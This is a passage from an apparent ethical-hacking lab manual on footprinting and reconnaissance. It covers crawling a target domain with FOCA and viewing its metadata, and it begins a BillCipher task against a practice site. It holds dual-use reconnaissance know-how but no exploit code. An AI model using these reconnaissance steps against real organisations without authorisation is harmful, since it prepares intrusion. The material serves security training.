


Module 02 – Footprinting and Reconnaissance

16. If the domain has any of the associated **Clients** or **Servers**, it displays the related information.
17. Expand the **Domains** node and click on the target domain (here, **eccouncil.org**) to view the domain-related information.




18. In the right-pane, click **Crawling** tab and then click **Google crawling** button.



Module 02 – Footprinting and Reconnaissance


19. Google's crawling functionality begins crawling the target website. Once the crawling is completed, results appear in the lower pane.
20. The results include the domains obtained through scanning along with their severity as low, medium or high is displayed, as shown in the screenshot. Using this information, attackers can further find vulnerabilities in the target domain and exploit them to launch web application attacks.



Module 02 – Footprinting and Reconnaissance

21. Now, expand the **Document Analysis** node; further expand the **Metadata Summary** node. Here, information regarding users, folders, printers, software, etc. is displayed.

Note: The domain we used does not have information associated with metadata summary.



22. This concludes the demonstration of gathering useful information about the target organization using the FOCA tool.

23. Close all open windows and document all the acquired information.

24. Turn off the **Windows Server 2019** virtual machine.

Task 5: Footprinting a Target using BillCipher

BillCipher is an information gathering tool for a Website or IP address. Using this tool, you can gather information such as DNS Lookup, Whois lookup, GeoIP Lookup, Subnet Lookup, Port Scanner, Page Links, Zone Transfer, HTTP Header, etc.

Here, we will use the BillCipher tool to footprint a target website URL.

Note: Here, we will consider **www.certifiedhacker.com** as a target website. However, you can select a target domain of your choice.

Module 02 – Footprinting and Reconnaissance

1. Switch to the **Parrot Security** virtual machine. Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.
